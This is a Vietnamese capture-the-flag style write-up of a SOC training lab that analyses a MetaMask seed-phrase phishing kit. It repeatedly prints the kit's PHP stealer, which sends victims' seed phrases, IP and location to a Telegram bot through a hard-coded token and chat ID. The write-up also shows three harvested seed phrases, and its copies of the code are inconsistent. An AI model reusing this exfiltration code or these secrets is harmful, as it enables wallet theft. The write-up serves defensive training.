

Challenge: Tomcat Takeover Lab

Platform: SOC Analyst Tier 1

Category: Threat Intel

Tactics: Initial Access, Exfiltration


Tools: Text Editor

VIEWS LAB: [Link](#)

Kịch bản: Analyze a cryptocurrency phishing kit to identify exfiltration methods, extract critical IOCs, and gather threat actor intelligence using local logs and Telegram APIs.

Q1

Which wallet is used for asking the seed phrase?



```
MINGW64/c:/Users/votha/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk
temp_extract_dir

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher (main)
$ ls
temp_extract_dir/

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher (main)
$ cd temp_extract_dir/

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir (main)
$ ls
pankewk/

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir (main)
$ ls
pankewk/

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir (main)
$ cd pankewk/

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk (main)
$ ls
next/      background1.jpg  cgi-bin/  images/  log/  metamask/
background.jpg  background2.jpg  favicon.ico  index.html  logo.png  src/

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk (main)
$
```

1. Khi đi sâu vào trong tệp sau đường dẫn “pankewk” có tệp đáng nghi ngờ, “metamask”.
2. Metamask là ứng dụng ví tiền điện tử miễn phí cho phép người dùng tham gia vào lĩnh vực tiền điện tử. Nó hỗ trợ các hoạt động như mua, bán và giao dịch tài sản tiền điện tử trên blockchain Ethereum, tương tự như ví vật lý hỗ trợ việc mua sắm trong thế giới thực

```
MINGW64:/c/Users/votha/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/metamask
    setTimeout(function () {
        $(".z2").removeClass("hidden"),
        $(".z3").addClass("hidden"),
        setTimeout(function () {
            window.parent.opener.location.replace("https://pancakeswap.finance/"), window.parent.close();
        }, 2e3);
    }, 1e3);
}),
document.body.addEventListener(
    "contextmenu",
    function (t) {
        "import-account__secret-phrase" != t.toElement.className && t.preventDefault();
    },
    !1
);
</script>
</body>
</html>

vVThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/metamask (main)
$ cat index.html | grep "wallet"
    .fa-google-wallet:before {
    .fa-wallet:before {
    .wallet-overview {
    .wallet-overview__balance {
    .wallet-overview__buttons {

vVThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/metamask (main)
$
```

Q2

What is the file name that has the code for the phishing kit?

```
MINGW64:/c/Users/votha/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/metamask
    window.parent.opener.location.replace("https://pancakeswap.finance/"), window.parent.close();
    }, 2e3);
    }, 1e3);
}),
document.body.addEventListener(
    "contextmenu",
    function (t) {
        "import-account__secret-phrase" != t.toElement.className && t.preventDefault();
    },
    !1
);
</script>
</body>
</html>

vVThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/metamask (main)
$ cat index.html | grep "wallet"
    .fa-google-wallet:before {
    .fa-wallet:before {
    .wallet-overview {
    .wallet-overview__balance {
    .wallet-overview__buttons {

vVThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/metamask (main)
$ ls
fonts/  index.html  metamask.php

vVThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/metamask (main)
$
```

1. Có 1 tệp đáng nghi ngờ là metamask.php

```
MINGW64/c:/Users/votha/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/metamask
$city = $array->city->name_en;
$date = date("m.d.Y"); //aaaja

/*
with love and respect to all the hustler out there,
This is a small gift to my brothers,
All the best with your luck,

Regards,
j1j1b1s@m3r0

*/

$message = "<b>welcome 2 The Jungle </b>";

<b>wallet:</b> Metamask
<b>Phrase:</b> <code>" . $_POST["data"] . "</code>
<b>IP:</b> " . $_SERVER['REMOTE_ADDR'] . " | " . $geo . " | " . $city . "
<b>User:</b> " . $_SERVER['HTTP_USER_AGENT'] . " ";

sendTel($message);

function sendTel($message){
    $id = "5442785564";
    $token = "5457463144:AAG8t4k7e2ew3tTi0I8shcwsia0Irvxm10";
    $filename = "https://api.telegram.org/bot". $token . "/sendMessage?chat_id=". $id . "&text=". urlencode($message) . "&parse_mode=html";
    file_get_contents($filename);
    $_POST["import-account_secret-phrase"]. $text = $_POST['data']. "\n";
    @file_put_contents($_SERVER['DOCUMENT_ROOT']. '/log/'. 'log.txt', $text, FILE_APPEND);
}

?>
```

2. Phân tích kỹ hơn bộ công cụ lừa đảo cho thấy một đoạn mã độc xử lý dữ liệu thu thập được. Script được thiết kế để xử lý các trường nhập như "import account secret phrase" và gửi thông tin thu thập được đến máy chủ bên ngoài bằng một cơ chế định sẵn. Trong trường hợp này, dữ liệu bị đánh cắp sẽ được truyền đến bot Telegram qua API và cũng được ghi lại cục bộ trên máy chủ bị xâm nhập. Cách tiếp cận kép này đảm bảo kẻ tấn công có quyền truy cập thời gian thực vào thông tin đăng nhập bị đánh cắp đồng thời duy trì bản sao lưu dữ liệu để khai thác thêm.

Q3

In which language was the kit written?

1. Từ Q2 ta biết được kit được kẻ tấn công viết để tấn công là **php**

Q4

What service does the kit use to retrieve the victim's machine information?

1. Khi truy cập metamask.php tệp, người ta có thể thấy nó khởi tạo một yêu cầu đến máy chủ "http://api.sypexgeo.net/json/" để lấy vị trí địa lý, chi tiết thành phố và ngày tháng của nạn nhân.

```
MINGW64/c/Users/votha/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/metamask
.wallet-overview {
.wallet-overview_balance {
.wallet-overview_buttons {

vvThais@ThaiHocHanH MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/metamask (main)
$ ls
fonts/ index.html metamask.php

vvThais@ThaiHocHanH MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/metamask (main)
$ cat metamask.php
<?php

$request = file_get_contents("http://api.sypexgeo.net/json/".$_SERVER['REMOTE_ADDR']);
$array = json_decode($request);
$geo = $array->country->name_en;
$city = $array->city->name_en;
$date = date("m.d.Y"); //aaja

/*
With love and respect to all the hustler out there,
This is a small gift to my brothers,
All the best with your luck,

Regards,
j1j1b1s@m3r0

*/


$message = "<b>welcome 2 The Jungle </b>";

<b>Wallet:</b> Metamask
<b>Phrase:</b> <code>".$_POST["data"]. "</code>
<b>IP:</b> ".$_SERVER['REMOTE_ADDR']. " | ".$_geo. " | ".$_city. "
<b>User:</b> ".$_SERVER['HTTP_USER_AGENT']. "";

sendTel($message);

function sendTel($message){
```

2. Sypex Geo, được phát triển bởi Sypex, một công ty có trụ sở tại Nga, là cơ sở dữ liệu định vị địa lý thương mại và phần mềm được sử dụng để xác định vị trí địa lý liên quan đến một địa chỉ IP.



Q5

How many seed phrases were already collected?

```
MINGW64/C:/Users/votha/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log
vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ cd log

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ ls
log.txt

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ cat log.txt
cat: log: No such file or directory
cat: txt: No such file or directory

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ cat log.txt
number edge rebuild stomach review course sphere absurd memory among drastic total
bomb stairs satisfy host barrel absorb dentist prison capital faint hedgehog worth
father also recycle embody balance concert mechanic believe owner pair muffin hockey
vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ cat log.txt | grep number
number edge rebuild stomach review course sphere absurd memory among drastic total

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ ls
log.txt

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ la
bash: la: command not found

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ ls
log.txt

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ cat log.txt
number edge rebuild stomach review course sphere absurd memory among drastic total
bomb stairs satisfy host barrel absorb dentist prison capital faint hedgehog worth
father also recycle embody balance concert mechanic believe owner pair muffin hockey
vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ |
```

1. Trong thư mục nhật ký, tồn tại log.txt, Trong tệp log.txt, ba cụm từ được ghi lại

Q6

Could you please provide the seed phrase associated with the most recent phishing incident?

```
MINGW64/C:/Users/votha/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log
vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ ls
log.txt

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ cat log.txt
cat: log: No such file or directory
cat: txt: No such file or directory

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ cat log.txt
number edge rebuild stomach review course sphere absurd memory among drastic total
bomb stairs satisfy host barrel absorb dentist prison capital faint hedgehog worth
father also recycle embody balance concert mechanic believe owner pair muffin hockey
vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ cat log.txt | grep number
number edge rebuild stomach review course sphere absurd memory among drastic total

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ ls
log.txt

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ la
bash: la: command not found

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ ls
log.txt

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ cat log.txt
number edge rebuild stomach review course sphere absurd memory among drastic total
bomb stairs satisfy host barrel absorb dentist prison capital faint hedgehog worth
father also recycle embody balance concert mechanic believe owner pair muffin hockey
vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ father also recycle embody balance concert mechanic believe owner pair muffin hockey
bash: father: command not found

vvThais@ThaiHocHanh MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/log (main)
$ |
```

1. Cụm cuối cùng được ghi lại: father also recycle embody balance concert mechanic believe owner pair muffin hockey

Q7

Which medium was used for credential dumping?

```
MINGW64/c/Users/votha/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/metamask
$request = file_get_contents("http://api.sypexgeo.net/json/" . $_SERVER['REMOTE_ADDR']);
$array = json_decode($request);
$geo = $array->country->name_en;
$city = $array->city->name_en;
$date = date("m.d.Y"); //aaja

/*
with love and respect to all the hustler out there,
This is a small gift to my brothers,
All the best with your luck,

Regards,
j1j1b1s@m3r0

*/

$message = "<b>Welcome 2 The Jungle </b>";

<b>Wallet:</b> Metamask
<b>Phrase:</b> <code>" . $_POST["data"] . "</code>
<b>IP:</b> " . $_SERVER['REMOTE_ADDR'] . " | " . $geo . " | " . $city . "
<b>User:</b> " . $_SERVER['HTTP_USER_AGENT'] . " ";

sendTel($message);

function sendTel($message){
    $sid = "5442785564";
    $token = "5457463144:AG8t4k7e2aw3tT0TRsbwhSia0Tpvxm10";
    $filename = "https://api.telegram.org/bot" . $token . "/sendMessage?chat_id=" . $sid . "&text=" . urlencode($message) . "&parse_mode=html";
    file_get_contents($filename);
    $_POST["import-account_secret-phrase"] . $text = $_POST['data'] . "\n";
    @file_put_contents($_SERVER['DOCUMENT_ROOT'] . '/log/' . 'log.txt', $text, FILE_APPEND);
}

?>
```

1. Kẻ tấn công sử dụng Telegram để ghi lại toàn bộ thông tin của nạn nhân, dữ liệu bao gồm:
 - Wallet
 - IP
 - User

Q8

What is the token for accessing the channel?

```

MINGW64/c:/Users/votha/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/metamask
$request = file_get_contents("http://api.sypexgeo.net/json/" . $_SERVER['REMOTE_ADDR']);
$array = json_decode($request);
$geo = $array->country->name_en;
$city = $array->city->name_en;
$date = date("m.d.Y"); //aaaja

/*
with love and respect to all the hustler out there,
This is a small gift to my brothers,
All the best with your luck,

Regards,
j1j1b1s@m3r0

*/

$message = "<b>welcome 2 The Jungle </b>";

<b>wallet:</b> Metamask
<b>phrase:</b> <code> , $_POST["data"] , "</code>
<b>ip:</b> " . $_SERVER['REMOTE_ADDR'] . " | " . $geo . " | " . $city . "
<b>user:</b> " . $_SERVER['HTTP_USER_AGENT'] . " ";

sendTel($message);

function sendTel($message){
    $id = "5442785564";
    $token = "5457463144:AAG8t4K7e2ew3tT0IBShcwbsia0Irvxm10";
    $filename = "https://api.telegram.org/bot/$token./sendMessage?chat_id=$id.&text=".urlencode($message)."&parse_mode=html";
    file_get_contents($filename);
    $_POST["import-account_secret-phrase"] . $text = $_POST['data'] . "\n";
    @file_put_contents($_SERVER['DOCUMENT_ROOT'].'/log/'. 'log.txt', $text, FILE_APPEND);
}

?>

```

Q9

What is the Chat ID for the phisher's channel?

```

MINGW64/c:/Users/votha/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/metamask

/*
with love and respect to all the hustler out there,
This is a small gift to my brothers,
All the best with your luck,

Regards,
j1j1b1s@m3r0

*/

$message = "<b>welcome 2 The Jungle </b>";

<b>wallet:</b> Metamask
<b>phrase:</b> <code> , $_POST["data"] , "</code>
<b>ip:</b> " . $_SERVER['REMOTE_ADDR'] . " | " . $geo . " | " . $city . "
<b>user:</b> " . $_SERVER['HTTP_USER_AGENT'] . " ";

sendTel($message);

function sendTel($message){
    $id = "5442785564";
    $token = "5457463144:AAG8t4K7e2ew3tT0IBShcwbsia0Irvxm10";
    $filename = "https://api.telegram.org/bot/$token./sendMessage?chat_id=$id.&text=".urlencode($message)."&parse_mode=html";
    file_get_contents($filename);
    $_POST["import-account_secret-phrase"] . $text = $_POST['data'] . "\n";
    @file_put_contents($_SERVER['DOCUMENT_ROOT'].'/log/'. 'log.txt', $text, FILE_APPEND);
}

?>

vvThais@ThaiHocHanH MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/metamask (main)
$ ^C

vvThais@ThaiHocHanH MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/metamask (main)
$ |

```


Q10

What are the allies of the phish kit developer?

```
MINGW64/c:/Users/votha/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/metamask
$ cd metamask/

vvThais@ThaiHocHanH MINGW64 ~/Downloads/95-GrabThePhisher/temp_extract_dir/pankewk/metamask (main)
$ cat metamask.php
<?php

$request = file_get_contents("http://api.sypexgeo.net/json/" . $_SERVER['REMOTE_ADDR']);
$array = json_decode($request);
$geo = $array->country->name_en;
$city = $array->city->name_en;
$date = date("m.d.Y"); //aaja

/*
with love and respect to all the hustler out there,
This is a small gift to my brothers,
All the best with your luck,
Regards,
j1j1b1s@m3r0

*/

$message = "<b>Welcome 2 The Jungle </b>";

<b>Wallet:</b> Metamask
<b>Phrase:</b> <code>$_POST["data"]</code>
<b>IP:</b> " . $_SERVER['REMOTE_ADDR'] . " | " . $geo . " | " . $city . "
<b>User:</b> " . $_SERVER['HTTP_USER_AGENT'] . " ";

sendTel($message);

function sendTel($message){
    $id = "5442785564";
    $token = "5457463144:AAG8t4k7e2ew3tTi0IBShcwbSia0Irvxm10";
    $filename = "https://api.telegram.org/bot" . $token . "/sendMessage?chat_id=" . $id . "&text=" . urlencode($message) . "&parse_mode=html1";
    file_get_contents($filename);
    $_POST["import-account_secret-phrase"] = $_POST['data'] . "\n";
    @file_put_contents($_SERVER['DOCUMENT_ROOT'] . '/log/' . 'log.txt', $text, FILE_APPEND);
}
```